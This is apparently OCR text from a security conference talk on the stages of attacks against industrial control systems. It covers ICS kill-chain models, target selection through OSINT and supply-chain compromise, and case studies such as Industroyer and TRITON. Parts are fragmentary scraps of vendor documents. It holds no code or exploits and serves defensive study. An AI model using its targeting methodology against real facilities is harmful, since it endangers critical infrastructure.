

# Mandiant Attack Lifecycle



# SANS Industrial Control System Cyber Kill Chain



You are here





# ICS MITRE ATT&CK™

Otis Alexander. Modeling Adversarial Behavior against ICS, S4'19

Persistence	Privilege Escalation	Defense Evasion	Operator Evasion	Credential Access	Discovery	Lateral Movement	Execution	Command and Control	Disruption	Destruction
Valid Accounts		Rootkit		Network Sniffing		Exploitation of Vulnerability		Connection Proxy		Module Firmware
Module Firmware	Exploitation of Vulnerability	File Deletion	Block Serial Comm Port	Brute Force	Device Information	Default Credentials	Scripting	Commonly Used Port		Spoof Command Message
External Remote Service		Modify Event Log	Modify I/O Image	Default Credentials	Control Process	Valid Accounts	Graphical User Interface			Block Command Message
Modify Control Logic		Alternate Modes of Operation	Modify Reporting Settings	Exploitation of Vulnerability	Role Identification	External Remote Service	Command-Line Interface			Modify I/O Image
Modify System Settings		Masquerading	Modify Reporting Message	Credential Dumping	Location Identification	Modify Control Logic	Modify System Settings			Exploitation of Vulnerability
Memory Residence		Modify System Settings	Block Reporting Message		Network Connection Enumeration		Man in the Middle			Modify Reporting Settings
System Firmware			Spoof Reporting Message		Serial Connection Enumeration		Alternate Modes of Operation			Modify Reporting Message
			Modify Tag		I/O Module Enumeration					Block Reporting Message
			Modify Control Logic		Remote System Discovery					Spoof Reporting Message
			Modify Physical Device Display		Network Service Scanning					Modify Tag
			Modify HMI/Historian Reporting							Modify Control Logic
			Modify Parameter							Device Shutdown
										Modify Parameter
										System Firmware
										Modify Command Message
										Block Serial Comm Port
										Modify System Settings
										Alternate Modes of Operation
										Masquerading



We don't know  
where we are in this  
model just yet :-)

# Overview of Stages



# Access

- **Target facility**
  - Discovery
  - Access to needed assets
  - Attack execution
- **Trusted 3<sup>rd</sup> party** (staging target)
  - Access to target facility
  - Access to needed assets
  - Process comprehension
- **Non-targeted/Opportunistic**






# Targeting

- There are few known cases of strategic targeting
- Target might be also selected as best suitable certain criteria
- Collateral victim
- Opportunistic



# Venezuela, 2019

- Suspected cyber-attack on Guri hydroelectric power plant
- Produces 80% of country's electricity
- Details of plant's upgrade are publicly available, including possible remote access



# Venezuela, 2019

*IVC APPLICATION NOTE:*

## Monitoring Hydroelectric Dam Alarms


### ABB's 800 kV substations strengthen Venezuelan power grid

2007-10-16 - ABB has added another impressive customer reference to its all-round capability in bulk power transmission – two 800 kilovolt (kV) turnkey substations that will

strengthen and  
demand for e

### ABB supplies critical systems for giant power plant


2007-03-12 - ABB is upgrading the 20 generating units of the 10,000 megawatt **Guri** hydropower plant in Venezuela – the second largest hydro-electric plant on earth – with new control, protection and instrumentation systems.





# Ukraine, 2016


- INDUSTROYER malware was deployed to shutdown electricity distribution at Pivnichna substation
- There is no strong indications that victim substation was strategic target
- Details of substation upgrade are publicly available



# Targeted by malware



<https://w3.siemens.com/smart/products-systems/solutions/protection/distance-protection/7sa63.aspx>



Інв. № ориг.	Підп. та дата	Зам. інв. №

# Saudi Arabia, 2017

- TRITON malware targeted Safety Instrumented Systems at petrochemical plant
- There is no strong indication that TRITON victim was strategic target
- Affected site could have been used as live drill and testing platform before attacking strategic target



<https://www.schneider-electric.com/ww/en/Images/tricon-IC-654x654.jpg>



# Saudi Arabia, 2017

16.02.2003 · **Triconex**, a supplier of products, **systems** and services for safety, has received contracts from Jubail United Petrochemical (JUPC) of **Saudi Arabia**, to provide critical safety and turbomachinery control



A Tricon controller, which forms the heart of the Triconex TS3000 turbomachinery control solution

## NEWS

### Invensys wins Qatar, Iraq contracts

July 2006

Invensys has won two major contracts in the Middle East, one to supply steam turbine control systems for a Qatar LNG project and the other for the supply of Foxboro and Eurotherm control equipment for use in Iraqi oilfields.

The contract for Qatar involves the supply of four **Triconex centrifugal pump steam turbine speed and overspeed control systems** for use on the world's largest liquefied natural gas (LNG) project.

Known as Qatargas II, this 9.5 billion euro project involves expanding the LNG liquefaction plant at the Ras Laffan Industrial City in Qatar. The project will further develop the large gas reserves in the country's North Field. These are estimated to be in

The  
Whe  
billio  
of co  
to a

new fleet of LNG carriers, currently contract awarded to three South Korea. Each of the four cabinet-based controllers for one turbine-driven boiler feed water pump. The design, control and operation of the Triconex TS3000 turbomachinery control solution

was

and testing





<https://www.schneider-electric.com/ww/en/Images/tricon-IC-654x654.jpg>

## Saudi Aramco Southern Area Gas Oil Separation Plant Control System Upgrade Project

process control systems, each consisting of a DCS (CENTUM CS 3000), emergency shutdown system (**Triconex**), vibration monitoring system (Bently Nevada), and field instrumentation.

# Role of OSINT in Targeting

- The Internet is full of proprietary and confidential industrial documentation.
- Discovering helpful information about certain industrial facility may provoke targeting



# Role of OSINT in Targeting

Hack The

## Bill of Material

Project : General Pro

Project Code:

Item Turbine Auxil  
Panel(TAGP)

Rev	Part No	Descri
0		


	1	Master
--	---	--------

	2	Digital Relay v Proxim
--	---	------------------------------

	3	Digital GUIDE
--	---	------------------

	4	Annunc Alarm
--	---	-----------------

Auto/T



Исп.ОЗБ Документ  
5 67 18

Dynamic alarm check



Immediately.

Immediately.

eration

report

report

report

report

activation.

activation.

activation.

end of trip.

end of trip.

end of trip.

end of trip.

end of trip.

end of trip.


end of trip.

end of trip.



# Targeting 3<sup>rd</sup> parties (supply chain)

- Getting access to into target facilities
- Getting access to needed assets/equipment,
  - E.g. through maintenance support contracts
- Obtaining information related to target or potential victims
  - Engineering/networking/config documentation
  - User application (control logic), etc.



# National Advisories on the Threat



## Alert (TA18-074A)

### Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

Original release date: March 15, 2018 | Last revised: March 16, 2018

This campaign comprises two distinct categories of victims: **staging** and **intended targets**. The initial victims are peripheral organizations such as **trusted third-party suppliers with less secure networks**, referred to as “staging targets” throughout this alert. The threat actors used the staging targets’ networks as pivot points and malware repositories when targeting their final intended victims. NCCIC and FBI judge the **ultimate objective of the actors is to compromise** organizational networks, also referred to as the **“intended target.”**

<https://www.us-cert.gov/ncas/alerts/TA18-074A>

**Advisory: Hostile state actors compromising UK organisations with focus on engineering and industrial control companies**

<https://www.ncsc.gov.uk/news/hostile-state-actors-compromising-uk-organisations-focus-engineering-and-industrial-control>

The NCSC is aware of an ongoing attack campaign **against multiple companies** involved in the **CNI supply chain**. These attacks have been ongoing since at least March 2017. The targeting is focused on

# National Advisories on the Threat



## Alert (TA18-074A)

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

15. Mai 2018, 17:51 Uhr EnBW-Tochter

Original

This can  
supply  
malware  
network

## Hacker haben deutschen Energieversorger angegriffen

organizations such as trusted third-party  
targets' networks as pivot points and  
to compromise organizational

https: Hacker "einen kleinen Teil des Internetverkehrs des besagten Netzes  
gespiegelt", teilte EnBW mit. Auf die Router hatten die Hacker Zugriff, weil sie  
zuvor das Mitarbeiterkonto eines externen Dienstleisters übernehmen konnten.

control companies

<https://www.ncsc.gov.uk/news/hostile-state-actors-compromising-uk-organisations-focus-engineering-and-industrial-control>

The NCSC is aware of an ongoing attack campaign against multiple  
companies involved in the CNI supply chain. These attacks have been  
ongoing since at least March 2017. The targeting is focused on



# Data Exposure is Penalizable in Regulated Facilities

- NERC CIP-003-3 standard
- Sensitive utility's network infrastructure data were exposed via server of third-party service provider



## DATA EXPOSURE BY VENDOR LEADS TO \$2.7 MILLION NERC PENALTY FOR UTILITY

March 09, 2018

A seven-figure penalty reported by the North American Electric Reliability Corporation demonstrates the potentially severe consequences for electric utilities related to improper data handling practices and underscores the challenges in preventing and resolving unauthorized disclosures.

A public filing by the North American Electric Reliability Corporation (NERC) on February 28 reported that an unidentified electric utility agreed to pay a \$2.7 million penalty to resolve violations of the Critical Infrastructure Protection (CIP) reliability standards related to the exposure of sensitive data. While settlement agreements


# Role of Access Stage

- **Access stage largely defines the selection of damage scenario**
  - Access driven
    - E.g., obtained access to specific equipment via 3<sup>rd</sup> party remote maintenance contract
    - Did not manage to access Safety Systems
  - Information driven
    - E.g., obtained specific information about unhealthy state or repairs of equipment



# Discovery

- Network reconnaissance
  - Majority of this stage is similar to traditional IT recon process/attack life cycle, tools may differ
  - Information enumeration
- Process comprehension
  - Understanding exactly what the process is doing, how it is built, configured and programmed



## On the Significance of Process Comprehension for Conducting Targeted ICS Attacks

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# Discovery

- Network reconnaissance
  - Majority of this stage is similar to traditional IT recon process/attack life cycle, tools may differ
  - Information enumeration

Order Code	Module Type Name	Firmware Version	Module Name	Serial Number	Rack/Slot
6ES7 412-2EK06-0AB0	CPU 412-2 PN/DP	V 6.0.3		SVPF126xxxx	0/3

## On the Significance of Process Comprehension for Conducting Targeted ICS Attacks

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Discovery

Network



Process  
Comprehension





# Control

- Least understood and studied stage among all
- It is about discovering:
  - Dynamic model of the process and its limits
  - Ability to control process
  - Attack effect propagation
  - Active stage in live environment



## Cyber-Physical System Discovery – Reverse Engineering Physical Processes



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Hamburg University of  
Technology  
Hamburg, Germany

<http://library.usc.edu.ph/ACM/SIGSAC%202017/cpsc/p3.pdf>

# Case Study: Water Treatment Plant



# Use Case: Killing UF Filter in Water Treatment Facility

**Acknowledgement:** Sridhar Adepu and Prof. Aditya Mathur, SUTD, Singapore for conducting an experiment for this talk

<https://itrust.sutd.edu.sg/testbeds/secure-water-treatment-swat/>



